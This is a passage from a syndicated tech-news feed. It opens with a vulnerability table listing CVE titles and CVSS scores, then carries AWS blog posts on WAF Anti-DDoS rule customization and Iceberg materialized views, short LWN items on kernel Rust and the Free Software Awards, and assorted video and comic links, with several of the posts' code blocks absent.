jfs: Verify inode mode when loading from disk |
No |
No |
7.1 |
|
|
fbdev: bitblit: bound-check glyph index in bit_putcs* |
No |
No |
7.1 |
|
|
KVM: arm64: Check the untrusted offset in FF-A memory share |
No |
No |
7.1 |
|
|
Bluetooth: hci_event: validate skb length for unknown CC opcode |
No |
No |
7.1 |
|
|
Bluetooth: btusb: reorder cleanup in btusb_disconnect to avoid UAF |
No |
No |
7.1 |
|
|
virtio-net: fix received length check in big packets |
No |
No |
7 |
|
|
tipc: Fix use-after-free in tipc_mon_reinit_self(). |
No |
No |
7 |
|
|
sctp: prevent possible shift-out-of-bounds in sctp_transport_update_rto |
No |
No |
7 |
|
|
net: bridge: fix use-after-free due to MST port state bypass |
No |
No |
7 |
|
|
mptcp: fix race condition in mptcp_schedule_work() |
No |
No |
7 |
|
|
NFSD: free copynotify stateid in nfs4_free_ol_stateid() |
No |
No |
7 |
|
|
9p/trans_fd: p9_fd_request: kick rx thread if EPOLLIN |
No |
No |
7 |
|
|
nvme: nvme-fc: Ensure ->ioerr_work is cancelled in nvme_fc_delete_ctrl() |
No |
No |
6.6 |
|
|
hfs: fix KMSAN uninit-value issue in hfs_find_set_zero_bits() |
No |
No |
6.6 |
|
|
wifi: brcmfmac: fix crash while sending Action Frames in standalone AP Mode |
No |
No |
6.5 |
|
|
vsock: Ignore signal/timeout on connect() if already established |
No |
No |
6.3 |
|
|
mptcp: fix a race in mptcp_pm_del_add_timer() |
No |
No |
6.3 |
|
|
scsi: sg: Do not sleep in atomic context |
No |
No |
6.2 |
|
|
net: qlogic/qede: fix potential out-of-bounds read in qede_tpa_cont() and qede_tpa_end() |
No |
No |
6.1 |
|
|
xfrm: delete x->tunnel as we delete x |
No |
No |
5.5 |
|
|
usb: gadget: f_fs: Fix epfile null pointer access after ep enable. |
No |
No |
5.5 |
|
|
smb/server: fix possible refcount leak in smb2_sess_setup() |
No |
No |
5.5 |
|
|
smb/server: fix possible memory leak in smb2_read() |
No |
No |
5.5 |
|
|
s390/ctcm: Fix double-kfree |
No |
No |
5.5 |
|
|
regmap: slimbus: fix bus_context pointer in regmap init calls |
No |
No |
5.5 |
|
|
pidfs: validate extensible ioctls |
No |
No |
5.5 |
|
|
orangefs: fix xattr related buffer overflow… |
No |
No |
5.5 |
|
|
ntfs3: pretend $Extend records as regular files |
No |
No |
5.5 |
|
|
nios2: ensure that memblock.current_limit is set when setting pfn limits |
No |
No |
5.5 |
|
|
net: sched: act_ife: initialize struct tc_ife to fix KMSAN kernel-infoleak |
No |
No |
5.5 |
|
|
net: sched: act_connmark: initialize struct tc_ife to fix kernel leak |
No |
No |
5.5 |
|
|
net: openvswitch: remove never-working support for setting nsh fields |
No |
No |
5.5 |
|
|
net/mlx5: Clean up only new IRQ glue on request_irq() failure |
No |
No |
5.5 |
|
|
iommufd: Don’t overflow during division for dirty tracking |
No |
No |
5.5 |
|
|
fuse: fix livelock in synchronous file put from fuseblk workers |
No |
No |
5.5 |
|
|
fbdev: Add bounds checking in bit_putcs to fix vmalloc-out-of-bounds |
No |
No |
5.5 |
|
|
fbcon: Set fb_display[i]->mode to NULL when the mode is released |
No |
No |
5.5 |
|
|
exfat: validate cluster allocation bits of the allocation bitmap |
No |
No |
5.5 |
|
|
exfat: fix improper check of dentry.stream.valid_size |
No |
No |
5.5 |
|
|
drm/msm: Fix pgtable prealloc error path |
No |
No |
5.5 |
|
|
drm/amdgpu: hide VRAM sysfs attributes on GPUs without VRAM |
No |
No |
5.5 |
|
|
cifs: client: fix memory leak in smb3_fs_context_parse_param |
No |
No |
5.5 |
|
|
btrfs: ensure no dirty metadata is written back for an fs with errors |
No |
No |
5.5 |
|
|
be2net: pass wrb_params in case of OS2BMC |
No |
No |
5.5 |
|
|
amd/amdkfd: resolve a race in amdgpu_amdkfd_device_fini_sw |
No |
No |
5.5 |
|
|
accel/habanalabs: support mapping cb with vmalloc-backed coherent memory |
No |
No |
5.5 |
|
|
PCI/IOV: Add PCI rescan-remove locking when enabling/disabling SR-IOV |
No |
No |
5.5 |
|
|
NFSD: Fix crash in nfsd4_read_release() |
No |
No |
5.5 |
|
|
Input: cros_ec_keyb – fix an invalid memory access |
No |
No |
5.5 |
|
|
Bluetooth: bcsp: receive data only if registered |
No |
No |
5.5 |
|
|
Bluetooth: SCO: Fix UAF on sco_conn_free |
No |
No |
5.5 |
|
|
Bluetooth: MGMT: cancel mesh send timer when hdev removed |
No |
No |
5.5 |
|
|
Bluetooth: MGMT: Fix OOB access in parse_adv_monitor_pattern() |
No |
No |
5.5 |
|
|
Bluetooth: 6lowpan: reset link-local header on ipv6 recv path |
No |
No |
5.5 |
|
|
ALSA: usb-audio: Fix NULL pointer dereference in snd_usb_mixer_controls_badd |
No |
No |
5.5 |
|
|
drm/amdgpu: Fix NULL pointer dereference in VRAM logic for APU devices |
No |
No |
4.7 |
|
|
ALSA: usb-audio: Fix potential overflow of PCM transfer buffer |
No |
No |
4.3 |
|
|
mm/damon/vaddr: do not repeat pte_offset_map_lock() until success |
No |
No |
4.1 |
|
|
Improper validation of tag size in Text component parser |
No |
No |
N/A |
Open Source Software Mariner vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Excessive resource consumption when printing error string for host certificate validation in crypto/x509 |
No |
No |
7.5 |
|
|
LIBPNG has an out-of-bounds read in png_image_read_composite |
No |
No |
7.1 |
|
|
Improper application of excluded DNS name constraints when verifying wildcard names in crypto/x509 |
No |
No |
6.5 |
|
|
A denial-of-service vulnerability exists in github.com/sirupsen/logrus when using Entry.Writer() to log a single-line payload larger than 64KB without newline characters. |
No |
No |
5.9 |
|
|
Quadratic complexity in node ID cache clearing |
No |
No |
N/A |
|
|
Out-of-memory when loading Plist |
No |
No |
N/A |
|
|
KissFFT Integer Overflow Heap Buffer Overflow via kiss_fft_alloc |
No |
No |
N/A |
|
|
Excessive read buffering DoS in http.client |
No |
No |
N/A |
Other vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
GitHub Copilot for Jetbrains Remote Code Execution Vulnerability |
No |
Yes |
8.4 |
Server Software ESU vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Microsoft Exchange Server Elevation of Privilege Vulnerability |
No |
No |
7.5 |
|
|
Microsoft Exchange Server Spoofing Vulnerability |
No |
No |
5.3 |
Windows vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Windows Resilient File System (ReFS) Remote Code Execution Vulnerability |
No |
No |
8.8 |
|
|
Windows Storage VSP Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Storage VSP Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Storage VSP Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Shell Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Projected File System Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows DWM Core Library Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows DWM Core Library Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability |
Yes |
No |
7.8 |
|
|
Application Information Service Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows File Explorer Elevation of Privilege Vulnerability |
No |
No |
7.5 |
|
|
Windows File Explorer Elevation of Privilege Vulnerability |
No |
No |
7.3 |
|
|
Windows Camera Frame Server Monitor Information Disclosure Vulnerability |
No |
No |
7.1 |
|
|
Microsoft Brokering File System Elevation of Privilege Vulnerability |
No |
No |
7 |
|
|
Microsoft Brokering File System Elevation of Privilege Vulnerability |
No |
No |
7 |
|
|
DirectX Graphics Kernel Elevation of Privilege Vulnerability |
No |
No |
7 |
|
|
Windows DirectX Information Disclosure Vulnerability |
No |
No |
6.5 |
|
|
DirectX Graphics Kernel Denial of Service Vulnerability |
No |
No |
6.5 |
|
|
DirectX Graphics Kernel Denial of Service Vulnerability |
No |
No |
6.5 |
|
|
Windows Defender Firewall Service Information Disclosure Vulnerability |
No |
No |
4.4 |
Windows ESU vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability |
No |
No |
8.8 |
|
|
Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability |
No |
No |
8.8 |
|
|
Windows Remote Access Connection Manager Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Remote Access Connection Manager Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Installer Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Common Log File System Driver Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Client-Side Caching Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Win32k Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
PowerShell Remote Code Execution Vulnerability |
No |
Yes |
7.8 |
|
|
Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability |
No |
No |
7.8 |
|
|
Windows Routing and Remote Access Service (RRAS) Information Disclosure Vulnerability |
No |
No |
6.5 |
|
|
Windows Hyper-V Denial of Service Vulnerability |
No |
No |
5.3 |
How to customize your response to layer 7 DDoS attacks using AWS WAF Anti-DDoS AMR
Post Syndicated from Achraf Souk original https://aws.amazon.com/blogs/security/how-to-customize-your-response-to-layer-7-ddos-attacks-using-aws-waf-anti-ddos-amr/
Over the first half of this year, AWS WAF introduced new application-layer protections to address the growing trend of short-lived, high-throughput Layer 7 (L7) distributed denial of service (DDoS) attacks. These protections are provided through the AWS WAF Anti-DDoS AWS Managed Rules (Anti-DDoS AMR) rule group. While the default configuration is effective for most workloads, you might want to tailor the response to match your application’s risk tolerance.
In this post, you’ll learn how the Anti-DDoS AMR works, and how you can customize its behavior using labels and additional AWS WAF rules. You’ll walk through three practical scenarios, each demonstrating a different customization technique.
How the Anti-DDoS AMR works at a high level
The Anti-DDoS AMR establishes a baseline of your traffic and uses it to detect anomalies within seconds. As shown in Figure 1, when the Anti-DDoS AMR detects a DDoS attack, it adds the event-detected label to all incoming requests, and the ddos-request label to incoming requests that are suspected of contributing to the attack. It also adds an additional confidence-based label, such as high-suspicion-ddos-request, when the request is suspected of contributing to the attack. In AWS WAF, a label is metadata added to a request by a rule when the rule matches the request. After being added, a label is available for subsequent rules, which can use it to enrich their evaluation logic. The Anti-DDoS AMR uses the added labels to mitigate the DDoS attack.

Figure 1 – Anti-DDOS AMR process flow
Default mitigations are based on a combination of Block and JavaScript Challenge actions. The Challenge action can only be handled properly by a client that’s expecting HTML content. For this reason, you need to exclude the paths of non-challengeable requests (such as API fetches) in the Anti-DDoS AMR configuration. The Anti-DDoS AMR applies the challengeable-request label to requests that don’t match the configured challenge exclusions. By default, the following mitigation rules are evaluated in order:
- ChallengeAllDuringEvent, which is equivalent of the following logic: IF
event-detectedANDchallengeable-requestTHEN challenge. - ChallengeDDoSRequests, which is equivalent to the following logic: IF (
high-suspicion-ddos-requestORmedium-suspicion-ddos-requestORlow-suspicion-ddos-request) ANDchallengeable-requestTHEN challenge. Its sensitivity can be changed to match your needs, such as only challenge medium and high suspicious DDoS requests. - DDoSRequests, which is equivalent to the following logic: IF
high-suspicion-ddos-requestTHEN block. Its sensitivity can be changed to match your needs, such as block medium in addition to high suspicious DDoS requests.
Customizing your response to layer 7 DDoS attacks
This customization can be done using two different approaches. In the first approach, you configure the Anti-DDoS AMR to take the action you want, then you add subsequent rules to further harden your response under certain conditions. In the second approach, you change some or all the rules of the Anti-DDoS AMR to count mode, then create additional rules that define your response to DDoS attacks.
In both approaches, the subsequent rules are configured using conditions you define, combined with conditions based on labels applied to requests by the Anti-DDoS AMR. The following section includes three examples of customizing your response to DDoS attacks. The first two examples are based on the first approach, while the last one is based on the second approach.
Example 1: More sensitive mitigation outside of core countries
Let’s suppose that your main business is conducted in two main countries, the UAE and KSA. You are happy with the default behavior of the Anti-DDoS AMR in these countries, but you want to block more aggressively outside of these countries. You can implement this using the following rules:
- Anti-DDoS AMR with default configurations
- A custom rule that blocks if the following conditions are met: Request is initiated from outside of UAE or KSA AND request has
high-suspicion-ddos-requestormedium-suspicion-ddos-requestlabels
Configuration
After adding your Anti-DDoS AMR with default configuration, create a subsequent custom rule with the following JSON definition.
Note: You need to use the AWS WAF JSON rule editor or infrastructure-as-code (IaC) tools (such as AWS CloudFormation or Terraform) to define this rule. The current AWS WAF console doesn’t allow creating rules with multiple AND/OR logic nesting.
Similarly, during an attack, you can more aggressively mitigate requests from unusual sources, such as requests labeled by the Anonymous IP managed rule group as coming from web hosting and cloud providers.
Example 2: Lower rate-limiting thresholds during DDoS attacks
Suppose that your application has sensitive URLs that are compute heavy. To protect the availability of your application, you have applied a rate limiting rule to these URLs configured with a 100 requests threshold over 2 mins window. You can harden this response during a DDoS attack by applying a more aggressive threshold. You can implement this using the following rules:
- An Anti-DDoS AMR with default configurations
- A rate-limiting rule, scoped to sensitive URLs, configured with a 100 requests threshold over a 2-minute window
- A rate-limiting rule, scoped to sensitive URLs and to the
event-detectedlabel, configured with a 10 requests threshold over a 10-minute window
Configuration
After adding your Anti-DDoS AMR with default configuration, and your rate-limit rule for sensitive URLs, create a subsequent new rate limiting rule with the following JSON definition.
Example 3: Adaptive response according to your application scalability
Suppose that you are operating a legacy application that can safely scale to a certain threshold of traffic volume, after which it degrades. If the total traffic volume, including the DDoS traffic, is below this threshold, you decide not to challenge all requests during a DDoS attack to avoid impacting user experience. In this scenario, you’d only rely on the default block action of high suspicion DDoS requests. If the total traffic volume is above the safe threshold of your legacy application to process traffic, then you decide to use the equivalent of Anti-DDoS AMR’s default ChallengeDDoSRequests mitigation. You can implement this using the following rules:
- An Anti-DDoS AMR with
ChallengeAllDuringEventandChallengeDDoSRequestsrules configured in count mode. - A rate limiting rule that counts your traffic and is configured with a threshold corresponding to your application capacity to normally process traffic. As action, it only counts requests and applies a custom label—for example,
CapacityExceeded—when its thresholds are met. - A rule that mimics
ChallengeDDoSRequestsbut only when theCapacityExceededlabel is present: Challenge ifddos-request,CapacityExceeded, andchallengeable-requestlabels are present
Configuration
First, update your Anti-DDoS AMR by changing Challenge actions to Count actions.

Figure 2 – Updated Anti-DDoS AMR rules in example 3
Then create the rate limit capacity-exceeded-detection rule in count mode, using the following JSON definition:
Finally, create the challenge-if-ddos-and-capacity-exceeded challenge rule using the following JSON definition:
Conclusion
By combining the built-in protections of the Anti-DDoS AMR with custom logic, you can adapt your defenses to match your unique risk profile, traffic patterns, and application scalability. The examples in this post illustrate how you can fine-tune sensitivity, enforce stronger mitigations under specific conditions, and even build adaptive defenses that respond dynamically to your system’s capacity.
You can use the dynamic labeling system in AWS WAF to implement customization granularly. You can also use AWS WAF labels to exclude costly logging of DDoS attack traffic.
If you have feedback about this post, submit comments in the Comments section below.
The end of the kernel Rust experiment
Post Syndicated from corbet original https://lwn.net/Articles/1049831/
The topic of the Rust experiment was just discussed at the annual
Maintainers Summit. The consensus among the assembled developers is that
Rust in the kernel is no longer experimental — it is now a core part of the
kernel and is here to stay. So the “experimental” tag will be coming off.
Congratulations are in order for all of the Rust-for-Linux team.
(Stay tuned for details in our Maintainers Summit coverage.)
The Charge of the Light Brigade
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/shorts/eR_Ka1Urdcc
Fishing
Post Syndicated from xkcd.com original https://xkcd.com/3179/
The 2024 Free Software Awards winners
Post Syndicated from corbet original https://lwn.net/Articles/1049822/
The Free Software Foundation has announced
the recipients of its 2024 (even though 2025 is almost over) Free Software
Awards. Andy Wingo won the award for the advancement of free software, Alx
Sa is the outstanding new free-software contributor, and Govdirectory takes
the award for projects of social benefit.
Representative Jake Auchincloss on how Democrats can close the gender gap
Post Syndicated from The Atlantic original https://www.youtube.com/shorts/rgS92zAVM9E
Michael Waldman on How Congress Can Ensure Free and Fair Elections
Post Syndicated from The Atlantic original https://www.youtube.com/shorts/rPNojkaYBbY
Introducing Apache Iceberg materialized views in AWS Glue Data Catalog
Post Syndicated from Tomohiro Tanaka original https://aws.amazon.com/blogs/big-data/introducing-apache-iceberg-materialized-views-in-aws-glue-data-catalog/
Hundreds of thousands of customers build artificial intelligence and machine learning (AI/ML) and analytics applications on AWS, frequently transforming data through multiple stages for improved query performance—from raw data to processed datasets to final analytical tables. Data engineers must solve complex problems, including detecting what data has changed in base tables, writing and maintaining transformation logic, scheduling and orchestrating workflows across dependencies, provisioning and managing compute infrastructure, and troubleshooting failures while monitoring pipeline health. Consider an ecommerce company where data engineers need to continuously merge clickstream logs with orders data for analytics. Each transformation requires building robust change detection mechanisms, writing complex joins and aggregations, coordinating multiple workflow steps, scaling compute resources appropriately, and maintaining operational oversight—all while supporting data quality and pipeline reliability. This complexity demands months of dedicated engineering effort and ongoing maintenance, making data transformation costly and time-intensive for organizations seeking to unlock insights from their data.
To address those challenges, AWS announced a new materialized view capability for Apache Iceberg tables in the AWS Glue Data Catalog. The new materialized view capability simplifies data pipelines and accelerates data lake query performance. A materialized view is a managed table in the AWS Glue Data Catalog that stores pre-computed results of a query in Iceberg format that is incrementally updated to reflect changes to the underlying datasets. This alleviates the need to build and maintain complex data pipelines to generate transformed datasets and accelerate query performance. Apache Spark engines across Amazon Athena, Amazon EMR, and AWS Glue support the new materialized views and intelligently rewrite queries to use materialized views that speed up performance while reducing compute costs.
In this post, we show you how Iceberg materialized view works and how to get started.
How Iceberg materialized views work
Iceberg materialized views offer a simple, managed solution built on familiar SQL syntax. Instead of building complex pipelines, you can create materialized views using standard SQL queries from Spark, transforming data with aggregates, filters, and joins without writing custom data pipelines. Change detection, incremental updates, and monitoring source tables are automatically handled in the AWS Glue Data Catalog and refreshing materialized views as new data arrive, alleviating the need for manual pipeline orchestration. Data transformations run on fully managed compute infrastructure, removing the burden of provisioning, scaling, or maintaining servers.
The resulting pre-computed data is stored as Iceberg tables in an Amazon Simple Storage Service (Amazon S3) general purpose bucket, or Amazon S3 Tables buckets within the your account, making transformed data immediately accessible to multiple query engines, including Athena, Amazon Redshift, and AWS optimized Spark runtime. Spark engines across Athena, Amazon EMR, and AWS Glue support an automatic query rewrite functionality that intelligently uses materialized views, delivering automatic performance improvement for data processing jobs or interactive notebook queries.
In the following sections, we walk through the steps to create, query, and refresh materialized views.
Pre-requisite
To follow along with this post, you must have an AWS account.
To run the instruction on Amazon EMR, complete the following steps to configure the cluster:
- Launch an Amazon EMR cluster 7.12.0 or higher.
- SSH login to the primary node of your Amazon EMR cluster, and run the following command to start a Spark application with required configurations:
To run the instruction on AWS Glue for Spark, complete the following steps to configure the job:
- Create an AWS Glue version 5.1 job or higher.
- Configure a job parameter
- Key:
--conf - Value:
spark.sql.extensions=org.apache.iceberg.spark.extensions.IcebergSparkSessionExtensions
- Key:
- Configure your job with the following script:
- Run the following queries using Spark SQL to set up a base table. In AWS Glue, you can run them through
spark.sql("QUERY STATEMENT").
In the subsequent sections, we create a materialized view with this base table.
If you want to store your materialized views in Amazon S3 Tables instead of a general Amazon S3 bucket, refer to Appendix 1 at the end of this post for the configuration details.
Create a materialized view
To create a materialized view, run the following command:
After you create a materialized view, AWS Spark’s in-memory metadata cache needs time to populate with information about the new materialized view. During this cache population period, queries against the base table will run normally without using the materialized view. After the cache is fully populated (typically within tens of seconds), Spark automatically detects that the materialized view can satisfy the query and rewrites it to use the pre-computed materialized view instead, improving performance.
To see this behavior, run the following EXPLAIN command immediately after creating the materialized view:
The following output shows the initial result before cache population:
In this initial execution plan, Spark scans the base_tbl directly (BatchScan glue_catalog.iceberg_mv.base_tbl) and runs aggregations (COUNT and SUM) on the raw data. This is the behavior before the materialized view metadata cache is populated.
After waiting approximately tens of seconds for the metadata cache population, run the same EXPLAIN command again. The following output shows the primary differences in the query optimization plan after cache population:
After the cache is populated, Spark now scans the materialized view (BatchScan glue_catalog.iceberg_mv.mv) instead of the base table. The query has been automatically rewritten to read from the pre-computed aggregated data in the materialized view. The output specifically shows the aggregation functions now simply sum the pre-computed values (sum(mv_order_count) and sum(mv_total_amount)) rather than recalculating COUNT and SUM from raw data.
Create a materialized view with scheduling automatic refresh
By default, a newly created materialized view contains the initial query results. It’s not automatically updated when the underlying base table data changes. To keep your materialized view synchronized with the base table data, you can configure automatic refresh schedules. To enable automatic refresh, use the REFRESH EVERY clause when creating the materialized view. This clause accepts a time interval and unit, so you can specify how frequently the materialized view is updated.
The following example creates a materialized view that automatically refreshes every 24 hours:
You can configure the refresh interval using any of the following time units: SECONDS, MINUTES, HOURS, or DAYS. Choose an appropriate interval based on your data freshness requirements and query patterns.
If you prefer more control over when your materialized view updates, or need to refresh it outside of the scheduled intervals, you can trigger manual refreshes at any time. We provide detailed instructions on manual refresh options, including full and incremental refresh, later in this post.
Query a materialized view
To query a materialized view on your Amazon EMR cluster and retrieve its aggregated data, you can use a standard SELECT statement:

This query retrieves all rows from the materialized view. The output shows the aggregated customer order counts and total amounts. The result displays three customers with their respective metrics:
Additionally, you can query the same materialized view from Athena SQL. The following screenshot shows the same query run on Athena and the resulting output.
Refresh a materialized view
You can refresh materialized views using two refresh types: full refresh or incremental refresh. Full refresh re-computes the entire materialized view from all base table data. Incremental refresh processes only the changes since the last refresh. Full refresh is ideal when you need consistency or after significant data changes. Incremental refresh is preferred when you need immediate updates. The following examples show both refresh types.
To use full refresh, complete the following steps:
- Insert three new records into the base table to simulate new data arriving:
- Query the materialized view to verify it still shows the old aggregated values:
- Run a full refresh of the materialized view using the following command:
- Query the materialized view again to verify the aggregated values now include the new records:
To use incremental refresh, complete the following steps:
- Enable incremental refresh by setting the Spark configuration properties:
- Insert two additional records into the base table:
- Run an incremental refresh using the
REFRESHcommand without theFULLclause. To verify if incremental refresh is enabled, refer to Appendix 2 at the end of this post. - Query the materialized view to confirm the incremental changes are reflected in the aggregated results:
In addition to using Spark SQL, you can also trigger manual refreshes through AWS Glue APIs when you need updates outside your scheduled intervals. Run the following AWS CLI command:
The AWS Lake Formation console displays refresh history for API-triggered updates. Open your materialized view to see the refresh type (INCREMENTAL or FULL), start and end time, status and so on:
